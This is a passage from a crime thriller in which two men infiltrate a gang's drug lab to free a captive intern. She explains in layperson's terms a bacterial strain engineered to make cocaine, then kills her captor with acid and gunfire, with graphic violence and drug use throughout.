The headlights of the SUV illuminated the dark figure far in the alley, sitting at the bottom of a flight of metal stairs affixed to the brick exterior of the building. When the headlights fell on him, he moved to stand in the car’s path. He was a muscular, well-built black man, sporting shoulder-length dreadlocks. He openly carried a complex-looking gun, blocky with a wiry protrusion on its back and a long ammo cartridge extending down from its grip.

Jason showed no apprehension. He pulled to a stop just a few yards short of the man, and turned on the car's cabin lights.

"Private property!" the guard warned, his eyes glowing starkly in the SUV's headlights. "Turn around." Jason cut the engine and stepped out slowly, keeping his hands visible.

The guard lifted the blocky gun. "You got 'til the count of three. One..."

Jason stood beside the car and said, "Eugene's been shot."

The man's eyes expanded. "What?"

"The lab had heavy night security," said Jason, his voice gritty. "Things got ugly back there."

"The bitch said they had nothing," the man replied tensely.

"The bitch lied," Jason growled. "Eugene'll be alright. Sergey's got someone patching him up. But we barely got out alive."

"Who the fuck are you?"

"They call me Numbers," Jason told him steadily. "And that's Diggitty in the car. Listen, would you mind putting the piece down? I've already been shot at enough tonight. Look at my ride, man. I've had to drive around in that thing all night."

The guard kept the firearm aimed squarely at Jason, but after a glance at the car, his stance relaxed. "Why are you here?"

"We have the vial." Moving very slowly, he withdrew the small tube from his pocket. "The girl will know what to do with it. Is she alright?"

The guard lowered the gun. "She's been crashing for like a week straight. But she's fine."

"Who's watching her?" asked Jason.

"Just Rex," replied the guard. "Look, I gotta call the boss-man about you."

"Haven't you been seeing the messages?" Jason said. "He burned his phone and called lockdown. No phones or emails. He says the feds are monitoring our communications."

The guard said nothing, weighing his options.

“Look, no offense, man, but we got to get this thing in there stat,” said Jason. “It’s supposed to be in deep-freeze.”

The guard paused. Grudgingly, he said, “Alright. Go on.”

Jason proceeded toward the metal stairs behind the guard.

Danny hopped out of the Navigator. He pulled out his HERF gun and hurried to catch up toward Jason.

“Whoa whoa whoa!” barked the guard. “Just what the hell is that?” The dreadlocked man’s fierce eyes locked onto Danny.

Danny froze. He stood facing the guard, carrying the HERF gun slung over one shoulder, still wearing Natalie’s oversized floral-print sweatshirt.

“It’s... a, um... bio... interferometric... decalibrator... for asymptotic percolation of...” he began to squeak out.

Jason cut him off. “Please cut Diggitty some slack. He’s a little... slow, if you know what I mean. Actually, slow’s not right. He’s great with machines and computers, but you make him talk to a human being and he practically pisses his pants.”

Danny tried to respond. His feelings demanded that he protest, but his brain implored him to play into Jason’s improv role. He ended up just opening and closing his mouth a few times, which coincidentally made a believable display of mental deficiency.

The guard looked Danny up and down, and his hostile expression faded. “This one buddy of mine back in school, he had a kid brother like that. Autistic, right?”

“Yeah,” said Jason. “Asperger’s, actually, but close. Poor guy.”

“Dude would have to have something wrong with his brain to wear a shirt like that,” he said, and smiled condescendingly. “What’s that you got for us, Diggitty? Is that equipment for the lab?” the guard asked in a tone normally reserved for pets and small children.

Danny nodded fearfully. Despite being a few inches taller than the guard, he felt like a tiny thing.

The man waved him through. “Alright, go do your thing.”

Danny walked sheepishly past him to join Jason.

The black metal stairs ran straight along the outside of the building's brick face. Underneath the staircase was a set of large heavy double doors. The stairs topped off at a corrugated landing, where a single reinforced metal door with several keyholes awaited them.

Jason ascended the long stairs and knocked. Locks clicked open, and the door swung inward.

"Who the hell are you?" a grizzled male voice croaked from inside.

The door opened to a dim office room, illuminated solely by a monitor and dominated by a desk. It was mostly empty save for the computer and some random papers. The wall along the desk was built of plate glass windows overlooking a large dark area. The adjacent wall abutted a tiny bathroom. Across from the entrance was a pale blue door, apparently the only other way out.

"You're Rex, right?" said Jason. "Sergey sent us. We've got stuff for the lab."

In front of the computer, in a rickety wheelie-chair, sat a scrawny man with stringy blond hair, wearing cowboy boots and a denim jacket. He didn't seem old, but his pale skin looked far too wrinkled and pocked for his age. On the desk next to him, beside a pair of earbud headphones connected to the computer, sat his firearm, the same kind of complex, blocky handgun. "Drop your shit off over there," he said, absentmindedly gesturing to a corner of the desk. "I'll take it downstairs in the morning."

"Actually, Rex, this kind of needs the girl's immediate attention," Jason said. He showed him the vial.

Rex bolted forward excitedly.

"It's not doing too good," said Jason as he entered. Danny followed, closing the front door behind him. "It's been out of a freezer for a couple hours now. She needs to look at it fast."

"I'll wake her up." Rex rolled his wheelie-chair to the far wall and flipped a switch. In the dark space beyond the wide windows, large gymnasium-style lighting fixtures hanging from the ceiling flickered to life.

They illuminated a concrete floor twenty feet below, between walls of cinder-block and brick. The industrial space, big enough for a warehouse or machine shop, extended beneath the overhanging office. Packing peanuts and torn-open cardboard boxes lay strewn around the floor. Throughout the room was a widely spread, haphazardly arranged array of chemistry and biology equipment, including racks of beakers and tubes, warning-labeled canisters of liquids, and machinery that looked like dishwashers, ovens, refrigerators, and water coolers.

The blond man stomped loudly. The sharp pounding of his boot resounded through the industrial space.

“Rise and shine, princess!” he called out.

A faint shuffling noise rose from somewhere beneath the floor. “Fuck off,” a girl’s voice groaned from below.

“Move it, bitch! You know the drill,” he commanded. “Out where I can see you.”

There was movement below. Out from the space underneath the office room emerged a young Asian woman. She was dressed in an ill-fitting T-shirt, sweatpants, and bunny slippers. She had a bruised lip, but otherwise seemed unhurt. She walked to a corner of the factory clearly visible from the open windows of the office above.

“Good girl! Stay!” Rex shouted down to her. He put his earbuds back in, muttering, “She’s all yours,” before resuming the video on his computer.

Jason opened the door on the other side of the room, revealing an interior stairwell. Danny followed Jason down to the factory floor below.



“ASPERGER’S?” DANNY MUTTERED as they stepped down the interior stairs. “You told the guy I had Asperger’s?”

Jason shrugged. “The best lies are based on truth.”

The two of them kicked away bits of packing litter as they walked past fluid-filled vats and racks of glassware. Behind them, 55-gallon drums marked “Kerosene” and “Acetone” sat stacked against the rear wall.

Julie Yen stood beside a naked mattress strewn with ragged blankets. She greeted them with a scowl.

“Julie,” said Jason quietly as he approached. “Relax. We’re friends. Everything will be okay.”

“Right,” she scoffed.

Danny gave her a cursory glance, then shifted his attention back to the equipment surrounding him. On a metal table stood an unmarked glass bottle of clear liquid, sealed with a stopper. He reached for it.

“I wouldn’t touch that if I were you,” Julie called out.

“What is it?” Danny asked.

“Hydrochloric acid, eleven molar concentration. I told you idiots you only need three molar to stabilize the base. I’ll have to dilute the shit out of it.” She sighed. “Whatever. Go ahead, open it. I don’t care.”

Jason whispered, “We’re not with the Russians, Julie. We’re here to bust you out.”

She gave no indication of having heard him.

“Don’t you want to get out of here?” he pressed.

Julie’s lip trembled. “I want...” she looked up at the windows of the overhead office and screamed, “...my *fucking blow!*” She grabbed a nearby piece of cardboard and threw it weakly upwards. “They fucking stole it! It’s mine, God damn it! Fuck...!” She sniffled, wiped her nose with her sleeve, and mumbled, “Your friend is gonna burn his hands off, by the way.”

Danny, largely ignoring the conversation, was jabbing at the bottle with his HERF gun, transfixed by the liquid jiggling back and forth. It looked like ordinary water, except for the fine white haze suspended above its surface.

Julie shuffled toward him. Without a word, she picked up a nearby pair of gloves and goggles, put them on, and gently pulled out the stopper. A translucent trail of pale vapor wafted upward. She grabbed a scrap of cardboard from the floor and passed it over the bottle, through the finger of fog. Along the line of exposure, the cardboard blackened and charred. She gave the sheet a slight shake, and chunks crumbled to ash. She used the remains of the cardboard to wipe the stopper. Where it touched, the cardboard simply vanished. She re-sealed the bottle and removed her safety gear. “*That’s* why you don’t fuck with this stuff.”

Jason reached into his pocket. “Julie, listen. We brought you something...” He drew out the Eppendorf vial and extended it toward her.

Her head and eyebrows lifted high. “The mother strain!” She grabbed and held it, inspecting. “It’s biofilming. That’s good. It’s supposed to. This is—!” Her eyes darted up toward the office. Her expression quickly soured again. “You shouldn’t have brought it here.”

“Can you incubate it?” asked Jason.

“The second I finish a batch, the Russians will put a bullet through my head.”

“I might be able to talk them into letting you go.”

“Fat chance.”

“It’s worth a try,” said Jason.

Julie frowned. “Can you get me some blow?”

“Tell me what’s in the vial,” said Jason, “and I’ll see what I can do.”

“It’s a cocaine factory,” she said simply.

Jason looked around the room. “Yeah, I gathered that.”

Julie held up the vial. “No, this. *This* is a cocaine factory.” She pointed across the room, toward a pyramidal stack of large plastic jars labeled “L-Glutamine”. “You feed that stuff to these bacteria, and they poop out benzoylecgonine.”

“Benzowhat?” said Jason.

“Benzoylecgonine. Cocaine. The world’s best targeted dopamine reuptake inhibitor.”

Jason eyed the purple labels on the jars. “That L-Glutamine stuff... Is it hard to get?”

Julie looked at Jason with an expression usually directed at the kid in class who eats paste. “It’s *glutamine*. It’s forty bucks a pound at any GNC store.”

“So, you incubate the germs in that vial, then you pour in that glutamine stuff, and then suddenly you have cocaine?”

“More or less,” said Julie. “You have to give it time to let the enzymes act, but after that you can process it just like leaves from a coca plant. Mix it with kerosene, grind it into a paste, separate with acetone, blah blah blah. The process does kill the bacteria, so you need to keep a pure mother broth around. But basically, yeah.”

“Wait, let me get this straight,” Danny said. “This whole night, I’ve been chasing after some kind of germ that’s been injected with the gene for cocaine?”

Julie rolled her eyes. “There is no ‘gene for cocaine’. Cocaine isn’t a protein. It’s a crystalline tropane alkaloid. Do you have any idea how complicated its biosynthesis process is?”

“Umm... no?” Danny replied.

“Look, cellular machinery can’t create cocaine directly through gene expression. But it *can* create enzymes to catalyze precursors. That’s what happens in *Erythroxylum coca* — the coca plant. Unlike cocaine, enzymes *are* proteins. Enzymes *do* have genetic encodings. Which meeeeeeans...” She paused, hoping that the implication would

be obvious. The two men stared at her blankly. "...Which *means* that we can sequence those genes in the coca plant, and then splice them into *E. coli*. So the *E. coli* thinks they're part of its own genome, and translates them into proteins. Got it?"

Danny nodded brightly. "Yeah!"

Julie cocked an eyebrow. "Really?"

"Yes!" Danny declared. "It's just like a DLL hijacking attack! How a lot of computer viruses work."

Jason stared at her quizzically. "You gene-spliced a coca plant into a laboratory germ to create a cocaine-producing bio-machine? That sounds like one hell of an engineering accomplishment."

"Recombinant genetics isn't for sissies," she replied proudly.

"So," Jason asked, "how much of this genetic engineering did you perform on your own?"

"What do you mean?" Julie replied.

"How did you get that vial?" Jason prodded.

"I told you!" Julie said defiantly. "By sequencing the *Erythroxylon coca* genome..."

"That answers how *Tungsten* created it," said Jason. "It doesn't answer how *you* ended up with it. Look, I don't know much about science, but I do know about personnel management. The kind of engineering effort you're describing would take years, even for a team of world-class researchers. You did not create it on your own as some intern summer project."

"They couldn't have finished it without me!" she protested.

"Right. They needed *you* to sequence the coca plant genome. They needed *you* to splice the genes into the *E. coli* strain..."

Julie glared at him. "I'm a key member of the research staff!"

"You're a college sophomore."

She balled her small fists and roared furiously through clenched teeth. "God, shut the fuck up! You don't understand!" She stormed to her mattress and sat down in a huff. "Just leave me alone!"

Jason took a deep breath, and calmly watched her for a few silent moments. Danny stepped toward her unsurely; Jason stopped him with

a simple raise of his palm. Finally, Jason slowly approached Julie's mattress, sat down beside her, and asked her with a gentle, soothing voice, "Tell me what happened."

She picked idly at a loose thread. "Creating cocaine-producing *E. coli* wasn't just some side-project. It's the whole point of Tungsten. This vial is everything they've been working for."

"And they entrusted it to their intern?"

"Well... Genetic engineering isn't an exact science. It's not like we can reach inside a cell's nucleus with little tweezers, you know? We use special chemicals called restriction enzymes to chop out the genes we want from the source organism. But a lot of other unwanted chunks of DNA also float out along with it. You then have to fool a bacterium into absorbing these chunks into its own genome. It's tricky because bacteria have evolved restriction modification systems to protect themselves from foreign DNA..."

"Ooh!" Danny interrupted. "Like Intrusion Prevention Systems on computer networks! I just learned about those today."

Julie blinked at him and shrugged. "Anyway. To fool a bacterium into adopting foreign DNA, you have to wrap the new gene into a plasmid, or load it into a bacteriophage virus, and so on. Oh, *and* you have to create some way to separate the *E. coli* that *do* absorb your new gene from the ones that don't. Like with something called a 'screenable marker', which is where we add a gene for bioluminescence to make organisms glow in the dark. Because, don't forget, we don't actually *see* what we're working with — all we're doing is mixing liquids and keeping our fingers crossed."

"So, what you're saying," said Jason, "is that you can do everything right, and in the end your germs don't absorb any new DNA. Or they do, but it wasn't the specific gene you were hoping for. Which means you have to mix up another batch and try again?"

"Over and over," said Julie. "And that's just for *one* gene. The metabolic pathway for cocaine synthesis has about forty. It's mostly done by robots. But you have to do follow-up tests by hand."

Jason smiled. “Which is exactly the kind of task that they’d give an intern.”

Julie nodded. “Exactly. It was my job to check on the batches. So when one of them finally produced an *E. coli* strain that was expressing *all* the cocaine biosynthesis genes, I was the first to see it.”

“And you were supposed to call in the senior researchers. But instead, you...”

“Yeah. I just... you know...”

“Took it.”

Julie nodded. “They eventually realized that something was up. Damned if I know how. Sensor data from the robots, maybe? But by then I was already making batches of my own, and...”

“You started selling it.”

Her lips curled into a grin that was equal parts cocky and wistful. “I was building my own empire, man! I hired dealers at redneck dives and biker bars. You should have seen me! There I was, in these flannel-and-jeans trash pits with peanuts all over the floor, and I’m in a thousand-dollar nightclub dress and gladiator stilletos, looking like goddamned Miami Beach royalty, with guys tripping over themselves to see what I’m all about. In just two weeks, I managed to take over the entire Valley Freeway corridor, from Renton to Puyallup. You would not believe how fast the money poured in! I could sell for cheaper than anything they’d ever seen, and there was no limit to my supply — so I was basically unstoppable.”

Jason looked down at the uncovered mattress. “‘Unstoppable’. Right... I’ll take a wild guess that those dealers and distribution channels belonged to Sergey.”

Her grin disappeared. “Yeah.”

Jason shook his head. “So. You were poaching an established drug lord’s workers. And encroaching on his territory. Julie... Jesus... What were you thinking?”

She curled up on her side in a fetal position, the Eppendorf tube between her palms.

“Of course,” Jason said with a sigh. “You thought you had a secret weapon. A disruptive technology. You thought you could outwit the entrenched powers at their own game. You got a small taste of success, and it was too delicious to let go.”

Julie started bawling. “Why *should* I have to let it go? Why can’t I win just this once? Why is nothing I do ever good enough? I get a full scholarship to the University of Washington and my parents are like, ‘Why not Berkeley or MIT?’ I score 97% on my organic chemistry final, and they go, ‘Why not a hundred?’ I’ve worked so fucking hard...”

Jason laid a hand softly on her shoulder and gave her a light shake. “Hey Julie... Julie... I need you to explain one more thing.”

Her sobs abated long enough for her to sit back up and focus her eyes back on him.

“You’ve told me the *how*, but not the *why*. Tungsten was working full-time to develop this living cocaine dispenser. But from a business perspective, that doesn’t make any sense. The end product is illegal to sell. What was Tungsten’s market strategy?”

“You mean like how to make money off of it?” asked Julie. “All I know are rumors. The scientists talked about medical applications. They believe the future of psychopharmacology is dopamine.”

“Dopamine?”

“It’s a neurotransmitter,” explained Julie. “It runs the nucleus accumbens, the ‘pleasure center’ of the brain. It controls motivation, excitement, attention, that kind of thing. There’s this class of drugs called DRIs — dopamine reuptake inhibitors. Wellbutrin, Ritalin, Adderall — they’re all DRIs. They jam the brain’s dopamine-draining machinery — they make dopaminergic pathways flood themselves, like running a sink with a clogged drain.”

“What effect does that have?” Jason asked.

“Well, it’s a rush. A thrill of victory, sort of. Like, if you ace a test at school, it’s how you feel at seeing that A-plus. Or you’re playing piano and nail an arpeggio you’ve been struggling with. Or you beat someone at a game. Or win a bet. Or score big in the stock market...”

Jason nodded knowingly. “A cocaine high.”

“Exactly,” Julie replied. “Cocaine is the *original* DRI. What we’re now figuring out how to do with synthetic drugs, the coca plant has been doing naturally for millions of years.”

Danny looked up from the dials and buttons of a tall, cylindrical vat he had been idly fiddling with. His mouth was agape. “Jason! *You’ve* tried cocaine?”

Jason chuckled. “I made my first million in my mid-twenties in 1981, Danny. You do the math.” He turned his gaze back to the sullen, unwashed girl. “And I know what she’s going through right now. The withdrawal. The feeling that all your self-worth, all your joy, all your potential, has been drained out of your very soul, and nothing will ever make it come back.”

Julie curled into her pajamas and turned away from him.

“The thing about cocaine is,” Jason continued, “it gives you a feeling of accomplishment. Just straight-up *gives* it to you — without you having to do anything to earn it. It’s great stuff, in a way. Who needs to actually pursue dreams or achieve goals, when you can just snort pure pride and satisfaction right up your nose?” He leaned into her and said quietly, “But you eventually learn it’s a fake feeling. You can’t outsmart your own mind. You yourself know perfectly well whether or not you’ve achieved your own goals, because you’re the one who defines those goals in the first place. And when that happens... When you reach that realization... After that point, no matter how much you do, it’s never, ever going to be enough. Julie... Isn’t that right?”

Julie jerked her head toward him and glared. “We had a deal...!”

Jason gave her a last look and stood up with a grunt. “I’ll go talk to that Rex guy upstairs. Thank you, Julie. You’ve been... helpful.”

**J**ASON DESCENDED THE STAIRS. Rex closely followed with gun in hand. Julie kept her eyes fixed on them. “Well?”



Rex sat down on the folding chair and laid the gun across his lap. From his pocket he produced a small white package, which he laid on the table. With a rhythmic tapping of a razor blade against the metal tabletop, he chopped its contents into ever finer grains, and drew out thin parallel lines of powder.

Julie's face lit up in an ecstatic grin. With her small body and oversized t-shirt, she looked like a child beaming at the sight of presents under the tree on a wintry white Christmas morning. But for her, the greatest present of all was the snow.

"You got any idea how much trouble I'd be in if the boss-man found out?" Rex grumbled as he worked. "We're in lockdown. I was supposed to flush this."

Julie stared transfixed at the rails of coke with an expression not unlike Pavlov's dogs upon hearing a bell.

Rex rolled up a dollar bill into a tight tube. He sat up straight, tossed his long stringy blond hair behind his head, and exhaled fully. Then, in one continuous motion, he brought the rolled-up bill to his nostril, bowed his head, and traced the end of the green tube along the bottom-most line. When all the granules had disappeared up his nose, he pitched his head back, closed his eyes, and emitted a satisfied sigh.

Julie tried to body-check him off of the chair. "My turn!"

Rex pushed her away and raised his gun. "Mind your manners, little lady! Guests first. Gentlemen?"

Danny stood petrified. Jason shook his head.

Rex eyed Jason dubiously. "Numbers? You don't want any?"

"No thanks, Rex," said Jason. "Umm... Diggitty's on all sorts of medication, so he can't have any. And me, I'm too old to get much out of it anymore."

"You sure?" Rex persisted. "It's top-notch stuff."

"I don't get a high from coke," said Jason. "I just get a headache."

"Well shit. I hope I never get *that* old," Rex grunted, rising from his chair.

He had barely lifted his rear from of the seat before Julie slid in and grabbed the rolled-up bill. She dove straight into the next line on the

table, snorting it up as quickly as her nostril would allow. She held her breath for several seconds, looking like she was about to sneeze. Tears pooled in her eyes; her accelerating pulse throbbed visibly in her ears.

After several seconds of sitting motionless, she finally made a sound: a euphoric, childlike laugh.

"I can't feel my face!" she giggled, and traced her fingers sensuously across her mouth and cheeks.

Jason watched her indulge. "Listen, Julie. You still have the vial, right?"

Julie sat in unresponsive bliss.

"Julie, the vial..." he persisted.

She abruptly turned. "Dude I can hear you just fine, shut the fuck up," she snapped, her voice rapid and energetic. "Can't a girl enjoy a freakin' high? It's my first hit in like a week, so let me fucking roll with it, okay? Christ. Buzzkill."

"Part of the deal I struck with Rex," said Jason, "is that you'd start the incubation."

"Well fuck that! He's going to shoot me the minute I finish a batch."

Rex rolled his wide-pupilled eyes. "I keep telling you, bitch. If you behave, nobody's going to hurt you. Fuck, I'll shoot you if you *don't* make a batch."

"Fine, fine," said the girl. "Let me do the rest of these lines and I'll go pop it in the tank." Her head swooped down. Another white rail disappeared.

Her eyes began darting back and forth, looking at the objects on the tabletop. She fidgeted with her hands, and occasionally glanced over her shoulder towards Rex.

"Are you okay?" asked Danny.

"I'm fine," she said quickly.

"You look agitated," he said.

"I'm just thinking..." she replied.

From outside, past the large double doors on the opposite side of the factory, came the sound of an engine, followed by car doors opening and closing.

The dreadlocked guard said something beyond the wall. His words weren't clear, but he sounded surprised.

Someone answered in a Russian accent. "...Tonight is complete cluster of fucks!..."

Danny recognized the voice. He'd heard it on the stolen cell — the voice of Sergey Mukhayev.

Rex froze. "Oh... shit..."

A third person outside spoke. Danny recognized the voice of the man from the Tungsten hallway: Eugene Mukhayev. "That's the car! That's their fucking car!"

Jason gulped, and backed toward the rear wall, behind the steel drums.

Rex sprang to life. "We've got to get rid of the coke! I wasn't supposed to give you any! I'm not even supposed to *have* any. *Fuck...*"

Julie, still fidgeting, scrambled at the open packet of white powder. While handing it to Rex, she carefully enunciated, "Whoops!", and let its contents spill onto the floor in a conspicuous pile.

"Oh fuck me!" Rex bent down next to Julie and tried to sweep the powder out of sight.

"What I was thinking about," said Julie, speaking rapidly, "was that dopamine is active in more than just the nucleus accumbens. You know where else it's found?"

Jason, his voice dry with fear, said, "Julie, I don't think we have time for..."

"The substantia nigra," said the girl. "It's a part of your brain that controls movement. It's the part that deteriorates in people with Parkinson's disease. The pleasure centers might shape your desires, but the substantia nigra affects what you actually *do* about those desires."

Outside, the voices argued. "Nothing? What do you mean, nothing?" shouted Sergey. The guard replied, "They scrubbed the car, boss. They even pulled off their VIN tags."

"Now, what's interesting about the substantia nigra," Julie continued, "is that it functions by lateral inhibition. It takes all the possible different things you can do at any given moment, and chooses

one based on learned reward expectation. See, your cerebral cortex comes up with dozens of different courses of action, all the time, every second you're awake. Blink now or blink later? Left foot forward or right foot forward? Say 'hello' or say 'goodbye'?..."

Rex, his face pale, kept sweeping desperately at the floor. "Fuck fuck fuck! He's gonna know..."

Danny watched the Asian girl's hands as she talked. He noticed a pattern to her movements. She wasn't fidgeting. She was rehearsing.

"...But of all those actions you're thinking of taking all the time," Julie resumed, "only one ever wins out. And it's the substantia nigra that makes the selection. Of all the hypothetical bodily movements you can possibly take, the substantia nigra chooses which one will get to activate the muscles. And the substantia nigra runs on dopamine."

"Julie!" Jason barked. "Either help or shut up!"

From the alley, Sergey commanded, "You stay here! Guard door like you were supposed to! Eugene and I go take care of this ourselves."

Footsteps ascended the stairs outside.

Danny, his head spinning from fear, gasped, "Julie, what's your point?"

Suddenly she stopped moving and locked eyes with Danny. "My point," she said slowly, "is that dopamine is the substance that converts thought into action."

She turned to look down at Rex on the floor hiding the mess of cocaine. She gave him an innocent smile. "And do you know what I'm thinking right now?" she asked him sweetly.

"What?" the pock-skinned man growled, looking up from his crouched position next to her chair.

And she reached across the table, grabbed the clear unlabeled bottle, pulled out the stopper, and poured half a liter of hydrochloric acid onto his face.

NOTHING IN THE WORLD HAD ANY RIGHT to look like what Danny saw before him. It belonged on a movie screen, tempered by the knowledge that it was nothing more than CGI and latex. It could not — must not — be real.

The man tore at his face, frantically trying to wipe away the hissing, steaming froth that was forming on his flesh. His gun clattered to the concrete floor as he rose. He ran blindly a few stumbling steps before collapsing to his knees. His screams crescendoed so loud and high-pitched that they scarcely seemed human. Strands of blond hair fell from his head, curling and writhing on their own upon the floor. Within his eye sockets were two deformed cauldrons of bubbling white foam. Greenish-yellow cauliflower-like globules of fat spilled out from areas that had once been cheeks and chin.

The stench was like vomit after a meal of putrescent meat.

And then there was an explosion of mechanical sound — a *rat-tat-tat-tat-tat*, like someone shoving a metal rod into the spokes of a spinning bicycle wheel. Several smoky black blurs streaked through the air, toward the shrieking faceless thing that had been Rex. He collapsed lifeless on the factory floor. The cardboard and packing peanuts on the floor around the body turned crimson. The screams mercifully ended.

Julie exhaled a satisfied, “Ahhhhh!” She stood where Rex’s gun had fallen, holding the blocky weapon awkwardly in both of her small hands. Smoke wafted from its barrel.

At the top of the stairs stood Eugene Mukhayev, and an immense middle-aged man that must have been Sergey. They stared with jaws slack, their eyes wide with horror and disgust.

Julie swung the gun upward, pointed it at them, and opened fire without warning or hesitation.

The two men ducked and took cover in the office directly behind them. Eugene returned fire from a small revolver, making sporadic half-blind shots from around the door jamb.

Julie shot in wild bursts, struggling against the recoil. Flakes of brick knocked loose from the walls around the stairs. The windows shattered, raining glass shards. The pale blue door's plywood splintered into sand-colored streaks. Spent shell casings leapt from her gun, pinging upon the concrete floor.

One brass cylinder dinged the back of Danny's hand, still scorching hot. At that moment, it dawned on Danny that he wasn't a passive observer. The bullets from the office above were meant for him just as much as for the coke-addled girl.

He looked for somewhere to hide. Jason had already bunkered himself under the metal table.

Clenching his HERF gun, Danny dove to shield himself from the firefight. He ducked behind the largest, most solid-looking object nearby.

Unfortunately that object was a blue 55-gallon drum filled with kerosene.

An errant bullet from Eugene's pistol plunked into the barrel, puncturing it.

Danny had seen enough action movies and played enough first-person shooter games to know what happens when a barrel of flammable liquid gets shot. *So this is it*, he thought quickly, more in impressions than words. *A pretty awesome way to die, actually.* And the kerosene barrel exploded, ripping Danny to shreds in a blast of steel and flame.

But that didn't actually happen.

The barrel did, however, begin leaking its clear, pungent contents all over Danny's sweatshirt. Kerosene poured like a demon's urine stream, forming an iridescent puddle on the concrete floor.

The *rat-tat-tat* of Julie's firearm abated, and she bounded up the stairs. Eugene had stopped shooting. From the office room came the spinning clicks of a revolver cylinder and the ding of empty rounds upon the floor.

Julie suddenly yelled, "Oh, you're in trouble now!" She squeezed the trigger, and through the open doorway she sprayed the office wildly with aimless gunfire. Bullets tore into the floor, the walls, the desk, leaving gouges like claw marks from a wild beast.

The office's front door swung open. The two gangsters fled outside, crouching low to dodge the girl's gunfire, and slammed the heavy outer door shut behind them.

Julie continued firing, until finally the weapon's bolt made an idle click and ceased moving. An abrupt silence closed around its wake.

Realizing that she was out of ammunition, Julie wasted no time. She sprinted to the other side of the small office and twisted the front door's deadbolts shut.

Outside, the men pounded against the front door and struggled with the locks, but they were seconds too late. They tried kicking it, bashing it, even shooting it, but the outer door wouldn't yield.

"Don't bother, man," the guard outside insisted. "We made sure *nobody* could bust in. Your orders, remember?"

Eugene yelled, "God fucking damn it, Deshaun! You standing in alley the whole time? You don't hear the shooting? You don't think to come up here and help us maybe?"

"You guys told me to stay out here. I thought Rex had you covered. I heard screaming. I figured you were, you know, working them over."

Sergey answered, "That screaming *was* Rex."

"Holy fuck. Guys, are you alright?"

"No, I'm not alright," Eugene grumbled. "Look what that girl did to my jacket! This is Italian custom-made lambskin! See here? Bullet graze. Here? Torn on glass. I swear to fucking God, that bitch is not

making it out of there alive! I'll tear that little whore's throat out! I'll kick her teeth in with my bare hands!"

Sergey said, "You kick with your hands, Zhenka?"

Eugene sputtered, "I... with my... Shut up!"

Inside, Julie leaned against the metal door, breathing heavily. A huge grin consumed her face. "Wooooooohoooooo!"

The rows of 55-gallon drums had served as a backstop for Eugene's bullets. Most of them were leaking profusely, coating the floor of the factory in a mixture of kerosene and acetone. Styrofoam dissolved into thick bubbling puddles, filling the room with a soft hiss. Soaked in kerosene, Danny's sweatshirt felt damp and heavy. The mixed stench of jet fuel and nail polish remover assaulted his nose and burned his lungs. It was growing progressively harder to breathe. His eyes stung.

Julie struggled with some piece of furniture in the office. Rattling sounds echoed from upstairs. "Hey, you!" she called out.

"Me?" asked Danny.

She poked her head out through the broken interior door. "Do me a favor. There's this desk up here with a couple drawers that I want to get into. It's locked."

"And?" asked Danny.

"Get the key," she answered.

"From where?"

Julie pointed toward the center of the room. Danny followed her finger.

She was pointing at Rex's body.

Danny's stomach lurched. He felt his pulse in his throat. His vision began to dim — the world became oddly flat as though projected on a screen. He gulped for air, but the searing mix of chemicals served only to make him feel even sicker.

"Oh for God's sake," Julie said. "Grow some fucking balls!"

Danny shook his head just to stay conscious. *This isn't real*, he told himself. *This is just a video game. I'm at home right now, sitting on my nice comfy leather couch, in the middle of my 7.1 surround sound*



*setup, in front of my 60" HDTV, playing a really awesome new game on my PlayStation. It's very, very immersive.*

He maneuvered toward the body, feeling like he was detached and floating. Up close, he could tell by parallax that the acid-burned face model was rendered as a genuine triangle mesh with Bezier edge-smoothing rather than a more conventional programmatic shader, and he was deeply impressed by the PlayStation's ability to handle such a high polygon count. He watched his hand before his eyes as it prodded blood-soaked pockets. Danny found a keychain with several keys, a Ford car remote, and a tiny plush Kurt Cobain doll. He added the keychain to his inventory. He then hurried to the stairs, eager to get up to the office and away from the noxious fumes that were depleting his health bar.

Up in the office, Julie and Jason were both waiting for him. Julie stood by the desk, impatiently wrestling with the locked drawer. Jason sat on the floor, looking green and pale — the irritant gases were hitting his middle-aged cardiopulmonary system hardest of all.

Danny fiddled with the keychain until he found a small brass key, suited for a desk. He unlocked the drawer and rifled through it.

"So, anything good in there?" asked Julie.

"Well," answered Danny, "there's this..." He withdrew a narrow metal box — an extra magazine for Julie's gun. Slits in the magazine allowed Danny to see about fifty bullet cartridges stacked neatly inside.

Julie nodded approvingly and took the ammunition. She began pulling and pressing on random parts of the gun, trying to figure out how to eject the empty magazine and replace it with the full one.

"...And this," Danny said, slapping a large, heavy key onto the desk.

"Oh, I've seen that before," said Julie. "When they bring new equipment in. It's for those big loading doors downstairs."

Danny checked on Jason, who seemed to be improving now that he was away from the spill of kerosene and acetone. The smell of the chemicals was less intense in the small office. From the bathroom came the whirring of an overhead ventilator.

Danny turned to the computer on the desk and began searching for something they might be able to use to escape. An initial click-through of the desktop folders suggested that this computer probably contained nothing but pirated movies and amateur porn.

As he searched, he heard the conversation in the alley below.

"Guys, we can get in just fine," said the guard. "I have keys to that door up there."

Eugene replied, "And what? Waltz right in? Do we know how much iron they have?"

"No," answered the guard guiltily.

"Fuck, Deshaun, you did not search them before they go in?" Sergey scolded. "Okay, I'm not sending anyone in there without head-to-toe armor. Is not worth losing another man."

The guard suggested, "We could just crack the door open and lob a few grenades in."

Sergey grumbled, "That would break the vial."

"Riot grenades, then," said the guard. "Fill the place up with tear gas, choke 'em out. Or flash-bangs — stun them, then blow them away before they know what the fuck's going on."

Eugene scoffed, "You think we have giant stash of grenades in our trunk, Deshaun? Oh sure! Welcome to Grenade Buffet! Twelve ninety-nine, all you can throw!"

Deshaun replied, "Guys, you want grenades? I can get you grenades. Just one call to my boys. Deliver in twenty minutes or less. My phone's right here."

Back in the office, that last line piqued Danny's interest. He abandoned the computer and, with HERF gun in hand, walked to the exterior wall, listening intently to try to triangulate exactly where the voices were coming from.

"Put your phone away!" Eugene ordered.

"It ain't a big deal, man" the guard said. "A dude owes me a favor."

Danny flipped a switch. Small fans whirled to life.

"That's not the point!" Eugene insisted. "Put it away now!"

"I... okay..." said Deshaun. "But I don't..."

Inside the office, there was a soft “*bonk!*”

“Ow!” yelled Deshaun. “What the *fuck?*”

A broken cellphone clattered to the ground.

Eugene groaned, “Fucking great. Told you so!”

The HERF gun emitted a quiet, high-pitched whine as its capacitors recharged.

Below, Sergey started coughing and rumbling.

“Seryozha! Are you alright?” asked Eugene.

Sergey cleared his throat forcefully, sounding like a whinnying horse. “I’m fine. Shut up.”

Deshaun barked, “The fuck happened to my phone, man?”

